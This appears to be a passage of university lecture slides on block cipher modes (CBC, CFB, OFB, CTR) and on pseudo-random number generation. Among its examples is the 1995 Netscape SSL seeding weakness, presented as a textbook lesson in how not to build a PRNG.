
- ❑ recommended uses: bulk data encryption, authentication
- ❑ requires that data be available in block-size chunks (not suitable for streaming bit/byte-at-a-time)

CBC Mode Encryption



- ❑ CBC-mode encryption combines previous ciphertext block with current plaintext block prior to encrypting current block
- ❑ Can P_i be encrypted in parallel, assuming all P_i blocks are available (as with say disk encryption)? Why/not?

CBC Mode Decryption



- ❑ Combines previous ciphertext block with output from decryption to produce plaintext
- ❑ Can C_i be decrypted in parallel, assuming all C_i blocks are available (as with say disk decryption)? Why/not?



CBC Pro and Con

- ❑ Each ciphertext block depends on all preceding blocks
- ❑ Changing a block affects all successive blocks (so unlike ECB, can't tamper with blocks undetected*)
- ❑ Requires an Initialization Vector (IV)
 - which must be known to sender + receiver
 - what problem might arise if IV sent in clear?
 - *attacker can change bits of first block, and change IV to compensate
 - hence IV must either be a fixed value (as in debit card transactions) or must be transmitted encrypted in ECB mode before rest of message
- ❑ If data is only available a bit/byte at a time (eg. terminal session), then must use some other approach to encrypt it, so as not to delay transmission (e.g. ssh echo every 8 chars)


Cipher Feedback (CFB)

- ❑ CBC improves on ECB, but requires data be available in block-size chunks before encryption
- ❑ Idea: use the block cipher as a kind of pseudo-random-number generator (more in later slide set on Stream Ciphers) and combine (XOR) these "random" bits with the message.
 - what classical encryption method does this sound like?
- ❑ Encrypted cipher bits are taken from a (1-blocksize bits) shift-register as needed and XOR'd with plaintext to produce ciphertext.
- ❑ As in CBC, start with an IV to get things going, then feed-back the ciphertext as the next input to encryption.

CFB



CFB



Cipher Feedback (CFB)

- ❑ plaintext message is treated as a stream of bits
- ❑ XOR'd with the output of the block cipher (also a stream of bits)
- ❑ Cipher bits are fed back into shift reg. (hence name CFB)
- ❑ XOR is an easily inverted operator -- just XOR with same thing again to undo, as in decryption. E.g. CFB for AES:

$$C_i = P_i \text{ XOR } \text{AES}(K, C_{i-1})$$

$$C_{-1} = IV$$

- ❑ Block cipher (e.g. DES, AES) encryption mode is used for both CFB encryption and decryption
- ❑ recommended uses: high-volume stream-oriented data, authentication

Cipher Feedback (CFB)

- ❑ Original idea was to "consume" as much of the cipher output as needed to encode each message unit (bit/byte) before "bumping" bits out of the shift register and re-encrypting for the next input.
- ❑ This is wasteful though, and slows down encryption
 - leads to "stalling". why?
- ❑ An alternate approach is to generate a block of "random" bits, consume them as message bits/bytes arrive, and only when they're used up, encrypt a full block of ciphertext
 - This is CFB-64 or CFB-128 mode (depending on the block size of the cipher used eg DES or AES respectively)



CFB Pro and Con

- ❑ Like CBC, decryption is “parallelizable”
- ❑ Unlike CBC, need only encrypt algorithm, and can handle “streaming” data, but penalty for streaming is that encryption algorithm must be run as often as once per bit!
 - ❑ output “stalls, waiting for encryption algorithm
 - ❑ mitigation: use CFB-64 or CFB-128 mode
- ❑ Errors in transmission propagate until the erroneous bits are bumped out of the shift-register.
 - ❑ potential problem for use over a "noisy" link, since a corrupted bit will destroy values in the current and possibly subsequent block (current block serves as input to create random bits for next block).
 - ❑ mitigation: either use with a reliable network (e.g. TCP) or use OFB mode (see following slides).


Output Feedback (OFB)

- ❑ CFB supports streaming data, but has a couple of issues:
need to run encrypt algorithm as plaintext becomes
available (delay), and cascading effect of transmission error
- ❑ plaintext message is treated as a stream of bits
- ❑ XOR'd with output of the block cipher (also a stream of bits)
 - sound familiar?
- ❑ What's the difference?
 - output of the block cipher is fed back (hence name),
rather than ciphertext being fed back (CFB)
 - thus feedback is independent of message content
 - is this useful?

OFB




CFB vs OFB (encryption)



CFB

(a) Encryption



OFB

(a) Encryption

Output Feedback (OFB)

- ❑ Recall the “stalling” problem with CFB
 - why did it stall?
- ❑ OFB cipher stream can be computed in advance, since it does not depend on the plaintext input (at all) – good for high-speed, bursty data

$$C_i = P_i \text{ XOR } O_i$$

$$O_i = \text{AES}(K, O_{i-1})$$

$$O_{-1} = \text{IV}$$

- ❑ anything else?

Output Feedback (OFB)

$$P_i = C_i \text{ XOR } O_i$$

$$O_i = \text{AES}(K, O_{i-1})$$

$$O_{-1} = IV$$

- notice that decryption treats each ciphertext block independently
 - where does this come in handy?
- recall CFB has problems with transmission errors since those errors propagate as long as the corrupt cipher bit(s) are in the shift register
- recommended uses: stream encryption on noisy channels s.a. satellite TV, mobile data transmission

OFB Pro and Con

- ❑ cipher bits can be pre-computed, and thus no “stalling”
- ❑ bit errors do not propagate across blocks
 - but sender & receiver must remain in sync w.r.t. cipher stream, so if you lose a bit in transmission what happens?
- ❑ vulnerable to message stream modification (referred to as “malleability”). How would that work?
 - ❑ attacker with known plaintext block P_i can replace it with plaintext P'_i by changing corresponding ciphertext C_i to:
$$C'_i = P_i \text{ XOR } P'_i \text{ XOR } C_i \quad (\text{undetectable!})$$
- ❑ and, since it is a variation of a one-time pad
 - must never reuse the same sequence (key+IV)
 - what happens if you do reuse a sequence?


OFB/OTP Key-Reuse Example




Encrypt (XOR) with
random key



Encrypt with (same)
random key



XOR



Counter (CTR)



- recently-standardized mode, though proposed in 1979 by Diffie and Hellman (who we will encounter again later)
- similar to OFB but encrypts block-size counter value, with no feedback component
- must have a different counter value for every plaintext block (like one-time-pad, never reused)

$$C_i = P_i \text{ XOR } O_i$$

$$O_i = \text{AES}(K, i)$$

- recommended uses: high-speed network encryption, e.g. Internet's IPSec, telecom ATM protocol, and random-access data such as disk drives (but beware of key reuse)

CTR



CTR Pro and Con

- ❑ efficiency
 - ❑ can perform parallel encryptions and decryptions
 - ❑ which other mode can do this?
 - ❑ can pre-process before plaintext data arrives
 - ❑ good for bursty high-speed communication
- ❑ random access to encrypted data blocks
 - which other mode can do this?
 - how does it avoid the problem with that other mode?
- ❑ proven to be as secure as any other mode
- ❑ **but** must ensure never reuse key/counter pairs,
otherwise keystream repeats (same as OFB), **and**, like
OFB mode, CTR is malleable

Learning Outcomes

- Why did we need the concept of block modes?
- vulnerabilities due to improper choice of block modes:
 - message patterns visible in ciphertext
 - message tampering
 - transmission errors may break decryption
 - repeat of keys exposes patterns in plaintext
- Block mode performance issues:
 - support for stream-oriented encryption and stalling
 - robustness in noisy transmission scenarios (data corrupted/lost) including error propagation and synchronicity
 - precomputation of cipher to handle bursty encryption
 - parallel encryption and/or decryption
 - random access encryption and/or decryption

CSCD27

Computer and Network Security



Random Numbers, Pseudo-Random Number Generators, Stream Ciphers, RC4

Random Numbers

- ❑ Random numbers play many important roles in security, e.g.:
 - key-stream for a one-time pad, as in stream cipher
 - IV for block encryption, such as CBC, OFB, CTR
 - session-key values for secure protocols like SSL/HTTPS
 - public-key generation, as in GPG, RSA, DH
 - authentication protocol “nonces” to prevent replay attacks
- ❑ In all cases its critical that
 - these random numbers be statistically random, uniform distribution, independent, why?
 - consider OTP key-stream case
 - must be impossible to predict future bits from previously used bits. Why?

Random Numbers

- ❑ Where do get good random numbers?
 - Coins, Dice
 - Hard-disk-rotational-speed variations
 - Radioactive source (measure alpha particles)
 - User dynamics – typing, mouse moves (recall gpg message when creating your keys)
 - Microphone
 - Noisy transmission (variation due to error)
- ❑ Time and expense to capture and make useable by digital computers?
- ❑ Would be convenient if could be done in software ... but if it is a deterministic algorithm ... ?

Pseudo-Random Number Generators (PRNGs)

- It is convenient to use deterministic algorithmic techniques to create “random numbers”
 - although not truly random,
 - can pass many statistical tests of “randomness”, e.g. uniform distribution, and independence
- known as “pseudo-random numbers”
- “anyone who considers arithmetical methods of producing random digits is, of course, in a state of sin.” – John von Neumann, 1951

Pseudo-Random Number Generators (PRNGs)

```
int getRandomNumber()
{
    return 4; // chosen by fair dice roll.
              // guaranteed to be random.
}
```

- ❑ The basic idea is: given a small “random” key value, generate a much larger pseudo-random key-stream value that can be XOR’d to encrypt/decrypt (like an OTP)
- ❑ Can such a pseudo-random key-stream be truly random, if it is generated by a deterministic algorithm?
 - If you run the algorithm again with the same key ...
- ❑ If it is not truly random, what happens to the OTP-like perfect secrecy of the cipher?

Cryptographically Secure PRNG

- ❑ A cryptographically-secure pseudo-random-number-generator (CS PRNG) is one that passes the next bit test:
 - there is no polynomial-time algorithm that given the first n bits of a CS PRNG output sequence can predict the output bit n+1 with probability greater than 50%.
 - in other words, an attacker can capture as much CS PRNG output as they want, but that still won't enable them to predict what the subsequent output will be with more accuracy than random guessing.

SSL/HTTPS Example

Encrypted SSL session (used for?):

- ❑ Browser generates symmetric session key (using e.g. PRNG), encrypts it with server's public key, sends encrypted key to server
- ❑ Using its private key, server decrypts this session key
- ❑ Browser, server agree on specific encryption algorithm (e.g. AES) that will encrypt future messages with this key
- ❑ From this point on, all data sent over the TCP connection between client and server is encrypted with this session key
- ❑ More on the SSL protocol later ...

How Not to Do PRNG: Netscape's SSL Implementation

```
From owner-cypherpunks@toad.com Sun Sep 17 21:38:21 1995
From: Ian Goldberg <iang@CS.Berkeley.EDU>
Message-ID: <199509180441.VAA16683@lagos.CS.Berkeley.EDU>
Subject: Netscape SSL implementation cracked!
To: cypherpunks@toad.com
Date: Sun, 17 Sep 1995 21:41:01 -0700 (PDT)
X-Mailer: ELM [version 2.4 PL23]
Mime-Version: 1.0
Content-Type: text/plain; charset=US-ASCII
Content-Transfer-Encoding: 7bit
Content-Length: 4098
Sender: owner-cypherpunks@toad.com
Precedence: bulk
```

As some of you may recall, a few weeks ago I posted a reverse-compilation of the random number generation routine used by netscape to choose challenge data and encryption keys.

Recently, one of my officemates (David Wagner <daw@cs.berkeley.edu>) and I (Ian Goldberg <iang@cs.berkeley.edu>) finished the job of seeing exactly how the encryption keys are picked.

What we discovered is that, at least on the systems we checked (Solaris and HP-UX), the seed value for the RNG was fairly trivial to guess by someone with an account on the machine running netscape (so much so that in this situation, it usually takes less than 1 minute to find the key), and not too hard for people without accounts, either. See below for details.

Netscape SSL Implementation

```
global variable seed;  
RNG_CreateContext() {  
    (seconds, microseconds) = time-of-day;  
    pid = process ID;  
    ppid = parent process ID;  
    a = mklcpr (microseconds);  
    b = mklcpr (pid + seconds + (ppid << 12));  
    seed = MD5 (a, b);  
}
```

- ❑ The **mklcpr()** function just scrambles the input a bit, and MD5 is a well-known hashing function
- ❑ What does the crucial seed depend on here?

Linear Congruential Generator PRNG



Emma and Derrick Lehmer

- common iterative technique
using: $x_{n+1} = (ax_n + c) \bmod m$
- given suitable values of parameters and random “seed” x_0
can produce a long random-like sequence
- suitable criteria to have are:
 - function generates a full-period (no “short turn” loops)
 - generated sequence should appear random
 - efficient implementation with 32-bit arithmetic
- note that an attacker can reconstruct sequence given a small number of values
 - not suitable for use as a CS-PRNG

glibc **random()** PRNG

- ❑ Defined as:

```
r[i] = (r[i-3] + r[i-31]) % 232
output r[i] >> 1
```

- ❑ Not suitable for use with CS PRNG's
- ❑ Kerberos version 4 made the mistake of using **random()**

Using Block Ciphers as PRNGs

- ❑ For cryptographic applications, can use a block cipher to generate random numbers. Which, How?
- ❑ Often used for creating session keys from a master key (what are these?)
- ❑ Key hierarchy:
master keys → session keys → data keys
- ❑ Counter Mode
$$X_i = E_{Km}[i]$$
- ❑ Output Feedback Mode
$$X_i = E_{Km}[X_{i-1}]$$

One Time Pad: Perfect Random Sequence

- ❑ Gilbert Vernham introduced the idea of a long string of random letters to encrypt a message
- ❑ Joseph Mauborgne improved on this by extending the to be a truly random sequence as long as the plaintext message, with no repetitions
- ❑ The modern, digital equivalent is a random bit-string, that is XOR'd with the plaintext to encrypt and XOR'd again with the ciphertext to decrypt



One Time Pad: Perfect Random Sequence

